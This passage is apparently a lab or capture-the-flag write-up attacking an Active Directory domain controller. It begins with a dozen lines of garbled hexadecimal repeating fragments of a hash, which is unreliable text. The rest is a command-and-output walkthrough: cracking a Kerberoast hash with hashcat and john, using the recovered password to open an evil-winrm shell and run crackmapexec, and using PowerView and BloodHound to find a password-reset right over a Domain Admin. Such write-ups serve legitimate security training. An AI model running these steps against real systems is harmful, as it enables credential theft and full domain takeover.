73ab187fcd0fb287ca653a67c35e8863acf25f8f566b1d0b3d6b5be0ed229effddb539e6bafdf4d7bc2da44ce65fc5381276f
7bce6b5f95b0d2baff293d4f3a08d5c10cf4caf35e6a20e2c0a0ab9f00cfbef5ecddf9949c1641e9ee5d0313b38dfa7d650f3
8156388255d112e304b705269085821136b682074f32445d3a99c4a8d1f3e71ebee6a6ddfb128d89f09899de7e5d9a19d1720
301496cb5d45f6a125da7e7bb9ada88b3411cd06184d96dfdd2446def74c684c353e8f8d173a49ef927d3b3eb7a3c9e042b3a
64e2d7c0ea36bd75dff670e742f11221774ffacfd096d211280a8cdaaa16f7d34e7718171ee30eb1ac94ffc6393d88ed52b95
02aab2f5a2330c9c86184b21dc31c3ffe3c1d587ca66a9d345c6b979134b4cfab3c9a41b0e065b947ee8ce5e7213220fbcf33
a74c78b10cc1f93b025f3c705a674d3cf585040fa47b32ef3eb76401c1322eb8df46820a9f631364edeee6cddfc5aa1aa071e
f908d3b9c1d911804b1f0afb79d357cd649aaa6b040c406c9922be24c46b23c6384ec0db64a4ce053c51cb879b90cff90ea7e
efe722170df2bc4c16e23529789b5fda86c0c40b73ad84e2577c751645deba8844f0496cfdbbf34e09e6bbcc13ece36af376e
bcf885d1df815be58537dfaff3445928335b9d2526f36eff0d01f9fab860733686ea0d20a4ffe5f5d2b53c0f2b5cc1c0a0c91
92c01d8bc9144074ef0d800aac40dfd962722ac0ca016ef570a180f0e93e6daef180dbabd0767fb0afcff0469f85f05
```


Let's try crack it using the passwords list in LABS. You can try use these commands:

- `hashcat -m 13100 hash.txt pass.txt`



```
$krb5tgs$23$*svc.mcc$MCC.LOCAL$mcc.local/svc.mcc*$e31f505fe729948b99d0406daf19b933$30084ad
e8863acf25f8f566b1d0b3d6b5be0ed229effddb539e6bafdf4d7bc2da44ce65fc5381276f01cb4cc4d8c58e27
8d5c10cf4caf35e6a20e2c0a0ab9f00cfbef5ecddf9949c1641e9ee5d0313b38dfa7d650f3ac64c9895cff4353
5821136b682074f32445d3a99c4a8d1f3e71ebee6a6ddfb128d89f09899de7e5d9a19d17200c158d7bea8479d1
da88b3411cd06184d96dfdd2446def74c684c353e8f8d173a49ef927d3b3eb7a3c9e042b3a5d3f3b3710c87bf8
11221774ffacfd096d211280a8cdaaa16f7d34e7718171ee30eb1ac94ffc6393d88ed52b9594e7412b2e53eb5b
1c3ffe3c1d587ca66a9d345c6b979134b4cfab3c9a41b0e065b947ee8ce5e7213220fbcf33042fb0f6ce1653ab
74d3cf585040fa47b32ef3eb76401c1322eb8df46820a9f631364edeee6cddfc5aa1aa071efadb79c4df00c01e
357cd649aaa6b040c406c9922be24c46b23c6384ec0db64a4ce053c51cb879b90cff90ea7ea1f90103eca30845
b5fda86c0c40b73ad84e2577c751645deba8844f0496cfdbbf34e09e6bbcc13ece36af376e69c57971805f1d1f
45928335b9d2526f36eff0d01f9fab860733686ea0d20a4ffe5f5d2b53c0f2b5cc1c0a0c914ee4f7fa4dd84a1f
0dfd962722ac0ca016ef570a180f0e93e6daef180dbabd0767fb0afcff0469f85f05:Pass@word!@#456

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc.mcc$MCC.LOCAL$mcc.local/svc.mcc*$e...f85f05
Time.Started.....: Mon Dec  5 03:35:28 2022 (0 secs)
Time.Estimated...: Mon Dec  5 03:35:28 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (pass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    22987 H/s (0.08ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 42/42 (100.00%)
Rejected.........: 0/42 (0.00%)
Restore.Point....: 0/42 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: passwd@12345 -> Pass@word!@#456
Hardware.Mon.#1..: Util: 40%

Started: Mon Dec  5 03:35:27 2022
```

- `john hash.txt --wordlist=pass.txt`




```
└─# john hash.txt --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pass@word!@#456  (?)
1g 0:00:00:00 DONE (2022-12-05 03:36) 100.0g/s 4200p/s 4200c/s 4200C/s passwd@12
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Since we manage to get the valid credentials for user `svc.mcc`. We found out that by using `winrm` , this user could execute commands or even get a shell. The user.txt flag located in `C:\Users\svc.mcc\Desktop\user.txt`


NOTES: For **Crackmapexec**, `-x = Execute using CMD` while `-X = Execute using PowerShell`

- `evil-winrm -i 10.10.0.237 -u 'svc.mcc' -p 'Pass@word!@#456'`




```
└─# evil-winrm -i 10.10.0.237 -u 'svc.mcc' -p 'Pass@word!@#456'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winr

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc.mcc\Documents> cat C:\Users\svc.mcc\Desktop\user.txt
MCC{f5c3df2ac2b8cd7ae29815e17e80429e}
```

- `crackmapexec winrm 10.10.0.237 -u 'svc.mcc' -p 'Pass@word!@#456' -x 'type C:\\Users\\svc.mcc\\Desktop\\user.txt'`



```
└─# crackmapexec winrm 10.10.0.237 -u 'svc.mcc' -p 'Pass@word!@#456' -x 'type C:\\Users\\svc.mcc\\Desktop\\user.txt'
SMB         10.10.0.237     5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:mcc.local)
HTTP        10.10.0.237     5985   DC01             [*] http://10.10.0.237:5985/wsman
WINRM       10.10.0.237     5985   DC01             [+] mcc.local\svc.mcc:Pass@word!@#456 (Pwn3d!)
WINRM       10.10.0.237     5985   DC01             [+] Executed command
WINRM       10.10.0.237     5985   DC01             MCC{f5c3df2ac2b8cd7ae29815e17e80429e}
```

- `crackmapexec winrm 10.10.0.237 -u 'svc.mcc' -p 'Pass@word!@#456' -X 'cat C:\\Users\\svc.mcc\\Desktop\\user.txt'`



```
└─# crackmapexec winrm 10.10.0.237 -u 'svc.mcc' -p 'Pass@word!@#456' -X 'cat C:\\Users\\svc.mcc\\Desktop\\user.txt'
SMB         10.10.0.237     5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:mcc.local)
HTTP        10.10.0.237     5985   DC01             [*] http://10.10.0.237:5985/wsman
WINRM       10.10.0.237     5985   DC01             [+] mcc.local\svc.mcc:Pass@word!@#456 (Pwn3d!)
WINRM       10.10.0.237     5985   DC01             [+] Executed command
WINRM       10.10.0.237     5985   DC01             MCC{f5c3df2ac2b8cd7ae29815e17e80429e}
```


C. Abusing ACL (root.txt)

To abuse ACL, firstly we need to find/enumerate ACL with the object that we have. There are 2 ways you can try to enumerate ACL.

1. Using Powerview.py

Connect again to powerview `powerview mcc.local/svc.mcc:'Pass@word!@#456' --dc-ip 10.10.0.237` and learn more about our current user `svc.mcc`.


- `Get-DomainUser -Identity svc.mcc`



```
(LDAP)-[mcc.local\svc.mcc]
PV > Get-DomainUser -Identity svc.mcc
cn                                  : svc.mcc
distinguishedName                   : CN=svc.mcc,CN=Users,DC=mcc,DC=local
memberOf                            : CN=IT Support,OU=Groups,DC=mcc,DC=local
                                      CN=Remote Management Users,CN=Builtin,DC=mcc,DC=local
name                                : svc.mcc
objectGUID                          : {316442ca-3125-42a8-b68f-73f12c3f1a77}
userAccountControl                  : NORMAL_ACCOUNT
                                      DONT_EXPIRE_PASSWORD
badPwdCount                         : 0
badPasswordTime                     : 2022-12-04 07:36:53.834352+00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2022-12-04 17:02:56.314623+00:00
pwdLastSet                          : 2022-11-19 13:01:30.132498+00:00
primaryGroupID                      : 513
objectSid                           : S-1-5-21-488177584-2457350113-995741926-1127
sAMAccountName                      : svc.mcc
sAMAccountType                      : 805306368
userPrincipalName                   : svc.mcc@mcc.local
servicePrincipalName                : MSSQLSvc/SQL01.mcc.local:1443
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=mcc,DC=local
```

We notice the current user is a member of **IT Support**, let's check what the group can do to other objects.

- `Get-DomainObjectAcl -ResolveGUIDs -SecurityIdentifier 'IT Support'`



```
(LDAP)-[mcc.local\svc.mcc]
PV > Get-DomainObjectAcl -ResolveGUIDs -SecurityIdentifier 'IT Support'
INFO:root:Recursing all domain objects. This might take a while
ObjectDN                      : CN=ahmad.albab,CN=Users,DC=mcc,DC=local
ObjectSID                     : S-1-5-21-488177584-2457350113-995741926-1128
ACEType                       : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                      : CONTAINER_INHERIT_ACE, NO_PROPAGATE_INHERIT_ACE
Access mask                   : ControlAccess
ObjectAceFlags                : ACE_OBJECT_TYPE_PRESENT
ObjectAceType                 : Reset Password (00299570-246d-11d0-a768-00aa006e0529)
InheritanceType               : None
SecurityIdentifier            : IT Support (S-1-5-21-488177584-2457350113-995741926-1129)
```


This ACL allows the group **IT Support** the right to reset the password for the object **ahmad.albab** which is Domain Admin. If we abuse this we escalate to Domain Admin.

2. Using Bloodhound

Firstly, we need to explore the AD environments that we have. To do that, we can use **bloodhound-python** to gather all informations in the AD evinronments.


NOTES: Becareful of running `bloodhound-python` in a real environments as it could be detected due to noisy traffic. One **OPSEC** way is just run `-c dconly`

- `bloodhound-python -u svc.mcc -p'Pass@word!@#456' -d mcc.local -ns 10.10.0.237 --zip -c all`



```
└─# bloodhound-python -u svc.mcc -p'Pass@word!@#456' -d mcc.local -ns 10.10.0.237 --zip -c all
INFO: Found AD domain: mcc.local
INFO: Connecting to LDAP server: dc01.mcc.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.mcc.local
INFO: Found 22 users
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.mcc.local
INFO: Done in 00M 59S
INFO: Compressing output into 20221205035831_bloodhound.zip
```

Open `neo4j` and `bloodhound`. Then, import the zip file into bloodhound.



Upload Progress

20221205035831_groups.json

Upload Complete 100%


20221205035831_users.json

Upload Complete 100%


Post Process

Post Processing Complete 100%


On the left side, we can click on Analysis > Find Shortest Paths to Domain Admins. This is a built in queries inside Bloodhound to help us find the easiest way to escalate to Domain Admins or find misconfiguration inside the AD environments.


Search for a node
Database Info
Node Info
Analysis
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins

From the results, we can see `svc.mcc` is a member of **IT Support**. The members of the group IT have the capability to change the user `ahmad.albab` password without knowing that user's current password.




Right click on `ForceChangePassword` and go to **Abuse Info** to find more information.



